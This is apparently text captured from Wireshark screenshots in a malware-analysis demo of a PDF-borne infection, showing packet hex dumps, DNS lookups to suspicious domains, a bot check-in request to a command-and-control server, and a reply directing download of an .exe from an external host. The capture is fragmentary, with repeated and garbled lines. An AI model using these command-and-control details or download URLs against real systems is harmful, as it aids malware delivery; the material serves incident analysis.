02b0 47 f7 98 4c 3e a4 4d 34 35 e9 4b cb 36 46 10 c6 G..L>.M4 5.K.6F..
02c0 5f 5f 3e bc f3 8c 1a e1 9c 91 bf 70 4f 2d 08 97 __>..... ...pO-..
02d0 25 a0 e4 64 44 31 99 7a 1a e4 46 51 2a 56 17 8a %..dD1.z ..FQ*V..
02e0 b6 55 46 aa e2 61 8c 7f f2 4c f0 42 79 f8 d9 9e .UF..a.. .L.By...
02f0 99 be 03 de ef 9c 59 0a 81 a0 5b ac f7 73 36 ad ......Y. ..[..s6.
0300 c9 7d 58 ac de e5 2b d0 31 1c 12 aa 15 ec 49 ae .}X...+. 1.....I.
0310 aa 4c 8d 9a e9 e7 a4 6a 87 00 17 7e 73 4d 2c 3d .L.....j ...~sM,=
0320 ca 85 e9 a9 6a 14 79 9b 30 8c 46 45 79 90 f4 23 ....j.y. 0.FEy..#
0330 dd 82 be c6 69 62 31 f1 63 48 6f d7 96 9c 14 60 ....ib1. cHo....`
0340 21 fd 09 8b 11 83 26 42 10 6d 88 89 fd 7d ad da !.....&B .m...}..
0350 00 6b a0 69 cd d2 5b 30 1a ca 07 b0 66 1c 11 87 .k.i..[0 ....f...
0360 19 1b 13 2b 9e 3a 6e ae a7 f7 37 a4 74 e4 7f 74 ...+.:n. ..7.t..t
0370 50 1f de 1d f2 39 4e 0c 04 56 bd 6b 72 ce f3 8c P....9N. .V.kr...
0380 e9 06 b7 88 40 25 36 e8 1c 6e 8c 91 53 0c 06 a3 ....@%6. .n..S...
0390 2b e5 c1 1e 1e 10 2a 23 67 e7 8e da b5 82 66 9f +.....*# g.....f.
03a0 88 1e 27 c9 43 5e b1 60 cc 3e f1 20 4a f7 c4 76 ..'.C^.` .>. J..v
03b0 dc 85 94 fb 96 bf 1f fd a6 ae d8 5c 30 3e fb b8 ....\0>..
03c0 5c 22 82 a0 80 34 00 4d 73 f2 6e bd ea 32 34 c7 \"...4.M s.n..24.
03d0 b8 c9 c2 4e 88 e2 4c 2e 90 25 8b c0 64 87 79 c0 ...N..L. .%..d.y.
03e0 aa fb 61 2b 2f 62 78 a3 54 e6 60 3f 19 95 06 d1 ..a+/bx. T.`?....
File: "C:\v-demo files\RAM images\pdf\pdf_ex_sniff.pcap" 1377 KB 00:15:58
Packets: 2829 Displayed: 2829 Marked: 0
Start
pdf
iTunes
NetWitness Investigator 8
pdf_ex_sniff.pcap - ...
getting magic number f...
7:11 PM


pdf_ex_sniff.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: Expression... Clear Apply
No. - Time Source Destination Protocol Info
151 42.084164 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
152 42.501901 Cisco-Li_fc:09:68 Broadcast ARP Who has 192.168.1.118? Tell 192.168.1.1
153 42.502122 Masstech_00:19:25 Cisco-Li_fc:09:68 ARP 192.168.1.118 is at 00:09:5e:00:19:25
0 = Urgent: Not set
0030 16 d0 db a4 00 00 48 54 54 50 2f 31 2e 31 20 32 ......HT TP/1.1 2
0040 30 30 20 4f 4b 0d 0a 53 65 72 76 65 72 3a 20 6e 00 OK..S erver: n
0050 67 69 6e 78 2f 30 2e 36 2e 33 35 0d 0a 44 61 74 ginx/0.6 .35..Dat
0060 65 3a 20 53 61 74 2c 20 30 34 20 41 70 72 20 32 e: Sat, 04 Apr 2
0070 30 30 39 20 32 33 3a 35 39 3a 33 33 20 47 4d 54 009 23:5 9:33 GMT
0080 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 ..Conten t-Type:
0090 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 text/htm l; chars
00a0 65 74 3d 75 74 66 2d 38 0d 0a 43 6f 6e 6e 65 63 et=utf-8 ..Connec
00b0 74 69 6f 6e 3a 20 63 6c 6f 73 65 0d 0a 58 2d 50 tion: cl ose..X-P
00c0 6f 77 65 72 65 64 2d 42 79 3a 20 50 48 50 2f 35 owered-B y: PHP/5
00d0 2e 32 2e 38 0d 0a 56 65 72 73 69 6f 6e 3a 20 31 .2.8..Ve rsion: 1
00e0 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 ..Conten t-Length
00f0 3a 20 32 37 37 35 30 34 0d 0a 45 6e 74 69 74 79 : 277504 ..Entity
0100 2d 49 6e 66 6f 3a 20 31 32 33 38 31 30 37 37 30 -Info: 1 23810770
0110 36 3a 38 33 39 36 38 3a 32 3b 31 32 33 38 31 30 6:83968: 2;123810
0120 37 33 31 30 3a 34 31 39 38 34 3a 31 3b 31 32 33 7310:419 84:1;123
0130 38 31 30 37 31 34 39 3a 33 32 37 36 38 3a 31 3b 8107149: 32768:1;
0140 31 32 33 38 36 39 37 34 34 3a 31 31 38 37 38 12386974 4:11878
0150 34 3a 32 3b 0d 0a 52 6e 64 3a 20 37 35 39 31 30 4:2;..Rn d: 75910
0160 30 0d 0a 4d 61 67 69 63 2d 4e 75 6d 62 65 72 3a 0..Magic -Number:
0170 20 35 31 32 7c 31 7c 36 34 3a 34 35 3a 31 30 34 512|1|6 4:45:104
0180 3a 31 34 36 3a 36 37 3a 34 37 3a 31 37 3a 33 :146:67: 47:17:3
0190 32 3a 31 32 37 3a 33 3a 31 31 37 3a 38 31 3a 34 2:127:3: 117:81:4
01a0 35 3a 31 32 33 3a 31 32 30 3a 31 37 34 3a 32 30 5:123:12 0:174:20
01b0 3a 32 33 33 3a 32 32 33 3a 37 33 3a 31 35 34 3a :233:223 :73:154:
01c0 32 31 39 3a 32 35 31 3a 38 36 3a 31 32 37 3a 32 219:251: 86:127:2
01d0 34 3a 32 38 3a 31 30 3a 32 35 32 3a 31 34 3a 39 4:28:10: 252:14:9
01e0 30 3a 36 30 3a 35 39 3a 31 39 34 3a 32 30 37 3a 0:60:59: 194:207:
01f0 31 32 37 3a 32 34 32 3a 31 32 32 3a 31 36 30 3a 127:242: 122:160:
0200 31 31 33 3a 31 32 35 3a 32 31 3a 31 39 34 3a 31 113:125: 21:194:1
0210 37 31 3a 31 34 35 3a 35 39 3a 39 30 3a 31 36 35 71:145:5 9:90:165
0220 3a 33 36 3a 35 37 3a 32 33 38 3a 31 39 30 3a 32 :36:57:2 38:190:2
0230 31 3a 32 33 34 3a 32 31 3a 31 34 39 3a 33 3a 34 1:234:21 :149:3:4
0240 39 3a 31 36 30 3a 32 35 35 3a 36 34 3a 32 35 30 9:160:25 5:64:250
0250 3a 36 30 3a 31 32 34 3a 31 38 38 3a 31 31 3a 32 :60:124: 188:11:2
0260 35 31 3a 31 37 34 3a 31 33 33 3a 31 35 35 3a 33 51:174:1 33:155:3
0270 32 3a 33 3a 31 37 37 3a 32 32 37 3a 31 37 35 3a 2:3:177: 227:175:
0280 36 36 3a 33 30 3a 31 30 3a 32 33 32 3a 36 37 3a 66:30:10 :232:67:
0290 36 38 3a 32 31 34 3a 32 3a 39 30 3a 31 39 33 3a 68:214:2 :90:193:
02a0 32 33 3a 32 33 39 3a 31 39 36 3a 37 32 3a 31 34 23:239:1 96:72:14
02b0 33 3a 31 39 35 3a 31 33 36 3a 31 33 38 3a 30 3a 3:195:13 6:138:0:
02c0 35 3a 37 31 3a 31 32 3a 30 3a 32 34 35 3a 31 34 5:71:12: 0:245:14
02d0 35 3a 31 35 35 3a 32 32 3a 31 34 39 3a 37 37 3a 5:155:22 :149:77:
02e0 32 35 30 3a 36 39 3a 31 34 33 3a 32 35 3a 37 39 250:69:1 43:25:79
02f0 3a 31 31 39 3a 39 32 3a 31 34 37 3a 37 38 3a 39 :119:92: 147:78:9
0300 34 3a 32 33 38 3a 31 35 3a 31 31 38 3a 32 32 31 4:238:15 :118:221
0310 3a 32 31 31 3a 31 39 30 3a 31 30 39 3a 31 35 31 :211:190 :109:151
0320 3a 32 34 37 3a 31 35 32 3a 37 36 3a 36 34 :471:242: 152:76:64
Proto Init (), 1460 bytes
Packets: 2829 Displayed: 2829 Marked: 0
Start pdf iTunes NetWitness Investigator 8 pdf_ex_sniff.pcap - ... connect to Ukranian IP.... 7:10 PM


pdf_ex_sniff.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: Expression... Clear Apply
No. - Time Source Destination Protocol Info
161 47.728140 213.155.4.82 192.168.1.118 TCP [TCP segment of a reassembled PDU]
162 47.733707 213.155.4.82 192.168.1.118 TCP [TCP segment of a reassembled PDU]
163 47.737068 192.168.1.118 213.155.4.82 TCP wfremotertm > http [ACK] Seq=122 Ack=2143 Win=64240 Len=0
Transmission Control Protocol, Src Port: http (80), Dst Port: wfremotertm (1046), Seq: 1461, Ack: 122, Len: 682
Source port: http (80)
0000 00 09 5e 00 19 25 00 1a 70 fc 09 68 08 00 45 00 ..^..%.. p..h..E.
0010 02 d2 fc c1 40 00 2d 06 b2 58 d5 9b 04 52 c0 a8 ....@.-. .X...R..
0020 01 76 00 50 04 16 6e 12 90 3f 2c 97 ff 70 50 18 .v.P..n. .?,..pP.
0030 16 d0 c8 c6 00 00 3a 31 38 39 3a 31 30 37 3a 31 ......:1 89:107:1
0040 31 34 3a 32 30 36 3a 32 34 33 3a 31 34 30 3a 32 14:206:2 43:140:2
0050 33 33 3a 36 3a 31 38 33 3a 31 33 36 3a 36 34 3a 33:6:183 :136:64:
0060 33 37 3a 35 34 3a 32 33 3a 32 32 38 3a 31 31 30 37:54:23 2:228:110
0070 3a 31 34 30 3a 31 34 35 3a 38 33 3a 31 32 3a 36 :140:145 :83:12:6
0080 3a 31 36 33 3a 34 33 3a 32 32 39 3a 31 39 33 3a :163:43: 229:193:
0090 33 30 3a 33 30 3a 31 36 3a 34 32 3a 33 35 3a 31 30:30:16 :42:35:1
00a0 30 33 3a 32 33 31 3a 31 34 32 3a 32 31 38 3a 31 03:231:1 42:218:1
00b0 38 31 3a 31 35 30 3a 31 30 32 3a 31 35 39 3a 31 81:130:1 02:159:1
00c0 33 36 3a 33 30 3a 33 39 3a 32 30 31 3a 36 37 3a 36:30:39 :201:67:
00d0 39 34 3a 31 37 37 3a 39 36 3a 32 30 34 3a 36 32 94:177:9 6:204:62
00e0 3a 32 34 31 3a 33 32 3a 37 34 3a 32 34 37 3a 31 :241:32: 74:247:1
00f0 39 36 3a 31 31 38 3a 32 32 30 3a 31 33 33 3a 31 96:118:2 20:133:1
0100 34 38 3a 32 35 31 3a 31 35 30 3a 31 39 31 3a 33 48:251:1 50:191:3
0110 31 3a 32 35 33 3a 31 36 36 3a 31 37 34 3a 32 31 1:253:16 6:174:21
0120 36 3a 39 32 3a 34 38 3a 36 32 3a 32 35 31 3a 31 6:92:48: 62:251:1
0130 38 34 3a 39 32 3a 33 34 3a 31 33 30 3a 31 36 30 84:92:34 :130:160
0140 3a 31 32 38 3a 35 32 3a 30 3a 37 37 3a 31 31 35 :128:52: 0:77:115
0150 3a 32 34 32 3a 31 31 30 3a 31 38 39 3a 32 33 34 :242:110 :189:234
0160 3a 35 30 3a 35 32 3a 31 39 39 3a 31 38 34 3a 32 :50:52:1 99:184:2
0170 30 31 3a 31 39 34 3a 37 38 3a 31 33 36 3a 32 32 01:194:7 8:136:22
0180 36 3a 37 36 3a 34 36 3a 31 34 34 3a 33 37 3a 31 6:76:46: 144:37:1
0190 33 39 3a 31 39 32 3a 31 30 30 3a 31 33 35 3a 31 39:192:1 00:135:1
01a0 32 31 3a 31 39 32 3a 31 37 3a 32 35 31 3a 39 21:192:1 70:251:9
01b0 37 3a 34 33 3a 34 37 3a 39 38 3a 31 32 30 3a 31 7:43:47: 98:120:1
01c0 36 33 3a 38 34 3a 32 33 30 3a 39 36 3a 36 33 3a 63:84:23 0:96:63:
01d0 32 35 3a 31 34 39 3a 36 3a 32 30 39 3a 39 34 3a 25:149:6 :209:94:
01e0 32 30 30 3a 33 32 3a 32 3a 33 30 3a 31 37 31 3a 31 200:32:2 30:171:1
01f0 30 39 3a 32 31 3a 35 39 3a 31 34 36 3a 31 36 30 09:21:59 :146:160
0200 3a 32 35 31 3a 32 34 36 3a 34 30 3a 31 31 36 3a :251:246 :40:116:
0210 31 38 33 3a 32 31 30 3a 31 31 32 3a 32 35 3a 32 183:210: 112:25:2
0220 35 33 3a 31 36 30 3a 31 32 33 3a 31 31 38 3a 36 53:160:1 23:118:6
0230 37 3a 32 30 38 3a 39 33 3a 31 36 33 3a 31 35 3a 7:208:93 :163:15:
0240 31 31 38 3a 35 37 3a 32 31 3a 37 32 3a 31 35 31 118:57:2 1:72:151
0250 3a 32 32 32 3a 31 30 34 3a 31 32 35 3a 31 33 37 :222:104 :125:137
0260 3a 32 31 34 3a 31 34 37 3a 31 39 36 3a 31 30 35 :214:147 :196:105
0270 3a 35 32 3a 31 39 31 3a 39 36 3a 39 32 3a 35 32 :52:191: 96:92:52
0280 3a 32 34 3a 34 36 3a 31 36 34 3a 34 39 3a 34 33 :24:46:1 64:49:43
0290 3a 36 38 3a 31 37 33 3a 31 36 31 3a 31 33 36 3a :68:173: 161:136:
02a0 31 32 35 3a 32 35 35 3a 34 33 3a 31 34 30 3a 31 125:255: 43:140:1
02b0 31 37 3a 31 30 30 3a 31 36 32 3a 31 38 39 3a 32 17:100:1 62:189:2
02c0 35 32 3a 31 32 39 3a 33 38 3a 31 32 32 3a 31 30 52:129:3 8:122:10
02d0 3a 32 35 33 3a 31 33 3a 32 30 37 3a 0d 0a 0d 0a :253:13: 207:
File: "C:\v-demo files\RAM images\pdf\pdf_ex_sniff.pcap" 1377 KB 00:15:58
Packets: 2829 Displayed: 2829 Marked: 0
Start pdf iTunes NetWitness Investigator 8 pdf_ex_sniff.pcap - ... getting magic number f... 7:10 PM


pdf_ex_sniff.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: Expression... Clear Apply
No. - Time Source Destination Protocol Info
590 167.922671 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
591 170.057385 192.168.1.118 192.168.1.1 DNS Standard query A af9f440dcc.com
592 170.418408 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
593 170.810338 192.168.1.1 192.168.1.118 DNS Standard query response A 83.133.127.5
594 171.127407 192.168.1.118 af9f440dcc.com TCP cma > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460
595 171.336301 af9f440dcc.com 192.168.1.118 TCP http > cma [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
596 171.336972 192.168.1.118 af9f440dcc.com TCP cma > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
597 171.338579 192.168.1.118 af9f440dcc.com HTTP GET /bt.php?mod=&id=virtwinxp_-732393831&up=760203&mid=soboc43 HTTP/1.1
598 171.501376 af9f440dcc.com 192.168.1.118 TCP http > cma [ACK] Seq=1 Ack=255 Win=6432 Len=0
[Good: True]
[Bad : False]
Source: 192.168.1.118 (192.168.1.118)
Destination: af9f440dcc.com (83.133.127.5)
Transmission Control Protocol, Src Port: cma (1050), Dst Port: http (80), Seq: 1, Ack: 1, Len: 254
Source port: cma (1050)
0000 00 1a 70 fc 09 68 00 09 5e 00 19 25 08 00 45 00 ..p..h.. ^..%..E.
0010 01 26 01 b4 40 00 80 06 63 75 c0 a8 01 76 53 85 .&..@... cu...vS.
0020 7f 05 04 1a 00 50 50 e0 0f 05 3b ae 1c 9d 50 18 .....PP. ..;...P.
0030 fa f0 3a 37 00 00 47 45 54 20 2f 62 74 2e 70 68 ..:7..GE T /bt.ph
0040 70 3f 6d 6f 64 3d 26 69 64 3d 76 69 72 74 77 69 p?mod=&i d=virtwi
0050 6e 78 70 5f 2d 37 33 32 33 39 33 38 33 31 26 75 nxp_-732 393831&u
0060 70 3d 37 36 30 32 30 33 26 6d 69 64 3d 73 6f 62 p=760203 &mid=sob
0070 6f 63 34 33 20 48 54 54 50 2f 31 2e 31 0d 0a 41 oc43 HTT P/1.1..A
0080 63 63 65 70 74 3a 20 2a 2f 2a 0d 0a 41 63 63 65 ccept: * /*..Acce
0090 70 74 2d 45 6e 63 6f 64 69 6e 67 3a 20 67 7a 69 pt-Encod ing: gzi
00a0 70 2c 20 64 65 66 6c 61 74 65 0d 0a 55 73 65 72 p, defla te..User
00b0 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f -Agent: Mozilla/
00c0 34 2e 30 20 28 63 6f 6d 70 61 74 69 62 6c 65 3b 4.0 (com patible;
00d0 20 4d 53 49 45 20 36 2e 30 3b 20 57 69 6e 64 6f MSIE 6. 0; Windo
00e0 77 73 20 4e 54 20 35 2e 31 3b 20 53 56 31 3b 20 ws NT 5. 1; SV1;
00f0 2e 4e 45 54 20 43 4c 52 20 31 2e 31 2e 34 33 32 .NET CLR 1.1.432
0100 32 29 0d 0a 48 6f 73 74 3a 20 61 66 39 66 34 34 2)..Host : af9f44
0110 30 64 63 63 2e 63 6f 6d 0d 0a 43 6f 6e 6e 65 63 0dcc.com ..Connec
0120 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 tion: Ke ep-Alive
0130 0d 0a 0d 0a ....
Protocol (ip.proto), 1 byte
Packets: 2829 Displayed: 2829 Marked: 1
Start pdf iTunes NetWitness Investigator 8 pdf_ex_sniff.pcap - ... connecting to 78.109.3... 7:26 PM
pdf_ex_sniff.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: Expression... Clear Apply
No. - Time Source Destination Protocol Info
591 170.057385 192.168.1.118 192.168.1.1 DNS Standard query A af9f440dcc.com
592 170.418408 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
593 170.810338 192.168.1.1 192.168.1.118 DNS Standard query response A 83.133.127.5
594 171.127407 192.168.1.118 af9f440dcc.com TCP cma > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460
595 171.336301 af9f440dcc.com 192.168.1.118 TCP http > cma [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
596 171.336972 192.168.1.118 af9f440dcc.com TCP cma > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
597 171.338579 192.168.1.118 af9f440dcc.com HTTP GET /bt.php?mod=&id=virtwinxp_-732393831&up=760203&mid=soboc43 HTTP/1.1
598 171.501376 af9f440dcc.com 192.168.1.118 TCP http > cma [ACK] Seq=1 Ack=255 Win=6432 Len=0
599 171.573940 af9f440dcc.com 192.168.1.118 HTTP HTTP/1.1 200 OK (text/html)
[Good: True]
[Bad : False]
Source: af9f440dcc.com (83.133.127.5)
Destination: 192.168.1.118 (192.168.1.118)
Transmission Control Protocol, Src Port: http (80), Dst Port: cma (1050), Seq: 1, Ack: 255, Len: 237
Source port: http (80)
0000 00 09 5e 00 19 25 00 1a 70 fc 09 68 08 00 45 00 ..^..%.. p..h..E.
0010 01 15 38 6c 40 00 2f 06 7d ce 53 85 7f 05 c0 a8 ..8l@./. }.S.....
0020 01 76 00 50 04 1a 3b ae 1c 9d 50 e0 10 03 50 18 .v.P..;. ..P...P.
0030 19 20 71 e0 00 00 48 54 54 50 2f 31 2e 31 20 32 . q...HT TP/1.1 2
0040 30 30 20 4f 4b 0d 0a 54 72 61 6e 73 66 65 72 2d 00 OK..T ransfer-
0050 45 6e 63 6f 64 69 6e 67 3a 20 63 68 75 6e 6b 65 Encoding : chunke
0060 64 0d 0a 58 2d 50 6f 77 65 72 65 64 2d 42 79 3a d..X-Pow ered-By:
0070 20 50 48 50 2f 35 2e 32 2e 36 0d 0a 43 6f 6e 74 PHP/5.2 .6..Cont
0080 65 6e 74 2d 74 79 70 65 3a 20 74 65 78 74 2f 68 ent-type : text/h
0090 74 6d 6c 0d 0a 44 61 74 65 3a 20 53 61 74 2c 20 tml..Dat e: Sat,
00a0 30 34 20 41 70 72 20 32 30 30 39 20 32 33 3a 35 04 Apr 2 009 23:5
00b0 30 3a 35 38 20 47 4d 54 0d 0a 53 65 72 76 65 72 0:58 GMT ..Server
00c0 3a 20 6c 69 67 68 74 74 70 64 2f 31 2e 34 2e 31 : lightt pd/1.4.1
00d0 39 0d 0a 0d 0a 34 33 0d 0a 30 53 4c 50 3a 33 36 9....43. .OSLP:36
00e0 30 30 3b 4d 4f 44 3a 64 41 6a 76 62 76 35 3b 55 00;MOD:d Ajvbv5;u
00f0 52 4c 3a 68 74 74 70 3a 2f 2f 73 70 61 65 69 6f RL:http: //spaeio
0100 65 72 2e 63 6f 6d 2f 37 33 31 6c 33 2e 65 78 65 er.com/7 3113.exe
0110 3b 53 52 56 3a 73 74 6f 70 65 64 3b 0d 0a 30 0d ;SRV:sto ped;..0.
0120 0a 0d 0a ...
Frame (291 bytes) De-chunked entity body (67 bytes)
File: "C:\v-demo files\RAM images\pdf\pdf_ex_sniff.pcap" 1377 KB 00:15:58
Packets: 2829 Displayed: 2829 Marked: 1
Start pdf iTunes NetWitness Investigator 8 pdf_ex_sniff.pcap - ... it_knows_im_running_m... 7:26 PM


pdf_ex_sniff.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: Expression... Clear Apply
No. - Time Source Destination Protocol Info
786 236.661909 af9f440dcc.com 192.168.1.118 SSLv3 Server Hello, Certificate, Server Hello Done
787 236.860806 192.168.1.118 af9f440dcc.com TCP vfo > https [ACK] Seq=79 Ack=1029 Win=63212 Len=0
pdf_ex_sniff.pcap - Wireshark
1349 273.576158 www.gcn.com 192.168.1.145 TCP [TCP segment of a reassembled PDU]
1350 273.576215 192.168.1.145 www.gcn.com TCP 24853 > http [ACK] Seq=209 Ack=56941 Win=17520 Len=0
1351 273.577810 www.gcn.com 192.168.1.145 HTTP HTTP/1.1 404 Not Found (text/html)
1352 273.740445 192.168.1.145 www.gcn.com TCP 24853 > http [ACK] Seq=209 Ack=57701 Win=16760 Len=0
1353 273.770623 192.168.1.118 e2044.c.akamaiedge.net SSLv3 Application Data
1354 273.804528 e2044.c.akamaiedge.net 192.168.1.118 SSLv3 Application Data
1355 273.950948 192.168.1.118 mscom-wui.vo.llnwd.net TCP startron > http [RST, ACK] Seq=481 Ack=27989 Win=0 Len=0
1356 273.990483 192.168.1.118 e2044.c.akamaiedge.net TCP cardax > https [ACK] Seq=3271 Ack=15342 Win=64240 Len=0
1357 274.475202 192.168.1.118 192.168.1.1 DNS Standard query A hipservice.live.com
1358 274.522443 192.168.1.118 192.168.1.1 DNS Standard query A switch.atdmt.com
1359 274.612258 192.168.1.1 192.168.1.118 DNS Standard query response A 65.203.229.44
1360 274.614250 192.168.1.118 switch.atdmt.com TCP pvuniwien > https [SYN] Seq=0 Win=64240 Len=0 MSS=1460
1361 274.652691 192.168.1.1 192.168.1.118 DNS Standard query response CNAME hipservice.live.com.nsatc.net A 65.54.234.11
1362 274.663497 192.168.1.118 hipservice.live.com.nsatc.n TCP amt-esd-prot > https [SYN] Seq=0 Win=64240 Len=0 MSS=1460
0... = Reserved bit: Not set
.1.. = Don't fragment: Set
..0. = More fragments: Not set
Fragment offset: 0
Time to live: 64
Protocol: UDP (0x11)
Header checksum: 0xb6d7 [correct]
[Good: True]
[Bad : False]
Source: Mountain (192.168.1.1)
Destination: 192.168.1.118 (192.168.1.118)
User Datagram Protocol, Src Port: domain (53), Dst Port: ams (1037)
Domain Name System (response)
0000 00 09 5e 00 19 25 00 1a 70 fc 09 68 08 00 45 00 ..^..%.. p..h..E.
0010 00 4e 00 00 40 00 40 11 b6 d7 c0 a8 01 01 c0 a8 .N..@.@. ....
0020 01 76 00 35 04 0d 00 3a 6c 3c 3a 1a 84 80 00 01 .v.5...: l<:.....
0030 00 01 00 00 00 00 06 73 77 69 74 63 68 05 61 74 ....s witch.at
0040 64 6d 74 03 63 6f 6d 00 00 01 00 01 c0 0c 00 01 dmt.com. ....
0050 00 01 00 00 00 f0 00 04 41 cb e5 2c .... A..,
pdf_ex_sniff.pcap - Wireshark
746 226.270986 192.168.1.118 255.255.255.255 UDP Source port: blackjack Destination port: 34012
747 226.845290 192.168.1.118 192.168.1.1 DNS Standard query A www.microsoft.com
748 226.900807 192.168.1.1 192.168.1.118 DNS Standard query response CNAME toggle.www.ms.akadns.net CNAME g.www.ms.akadns.net CNAME lb1.
749 227.073960 192.168.1.1 192.168.1.118 DNS Standard query response A 213.180.204.8
750 227.306280 192.168.1.118 192.168.1.1 DNS Standard query A ya.ru
751 227.307957 192.168.1.1 192.168.1.118 DNS Standard query response A 213.180.204.8
752 227.389487 192.168.1.118 192.168.1.1 DNS Standard query A mixmediadirect.cn
753 227.737318 192.168.1.118 lb1.www.ms.akadns.net TCP brvread > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460
754 227.739782 192.168.1.1 192.168.1.118 DNS Standard query response A 213.155.6.86
755 227.742284 192.168.1.118 mixmediadirect.cn TCP ansyslmd > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460
Time to live: 64
Protocol: UDP (0x11)
Header checksum: 0xb6e2 [correct]
[Good: True]
[Bad : False]
Source: Mountain (192.168.1.1)
0000 00 09 5e 00 19 25 00 1a 70 fc 09 68 08 00 45 00 ..^..%.. p..h..E.
0010 00 43 00 00 40 00 40 11 b6 e2 c0 a8 01 01 c0 a8 .C..@.@. ....
0020 01 76 00 35 04 0d 00 2f f3 8d 3b 07 81 80 00 01 .v.5.../ ..;.....
0030 00 01 00 00 00 00 02 79 61 02 72 75 00 00 01 00 ....y a.ru....
0040 01 c0 0c 00 01 00 01 00 00 1c 1f 00 04 d5 b4 cc ....
0050 08 .
File: "C:\~demo files\RAM images\pdf\pdf_ex_sniff.pcap" 1377 KB 00:15:58
Packets: 2829 Displayed: 2829 Marked: 1
Start
pdf
iTunes
NetWitness Investigator 8
pdf_ex_sniff.pcap - ...
changing_dns_to_ns1....
7:34 PM